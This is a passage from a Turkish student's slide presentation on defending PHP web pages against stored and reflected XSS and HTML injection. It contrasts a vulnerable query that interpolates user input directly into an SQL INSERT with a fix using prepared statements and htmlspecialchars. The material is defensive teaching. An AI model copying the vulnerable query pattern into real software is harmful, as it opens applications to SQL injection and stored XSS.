$conn->query("INSERT INTO  
mesajlar (icerik)  
VALUES ('$xss_yorum')");
```

✓ GÜVENLİ KOD (Sanitization + Encoding)

```
// Output Encoding  
echo htmlspecialchars($html_mesaj,  
    ENT_QUOTES, 'UTF-8');  
// Prepared Statement  
$stmt = $conn->prepare("INSERT INTO  
mesajlar (icerik) VALUES (?)");  
$stmt->bind_param("s", $xss_yorum);
```

htmlspecialchars()

< > ' ' & karakterlerini HTML varlıklarına çevirir;
tarayıcı kodu çalıştıramaz.

ENT_QUOTES

Tek ve çift tırnakları da maskeler. XSS
payload'larının çoğunu engeller.

Prepared Statements

DB'ye yazarken veriyi komuta değil,
parametreye dönüştürür.

Sonuç: Stored XSS'te çift katman koruma uygulandı — DB'ye yazarken Prepared Statement, ekrana basarken htmlspecialchars(). Reflected XSS ve HTML Injection ise çıktı maskeleyişiyle (Output Encoding) tamamen kapatıldı.

Teşekkürler

Zafer BÜYÜKYAVUZ

Öğrenci No: 240525001

Adli Bilişim Mühendisliği — 2. Sınıf Öğrencisi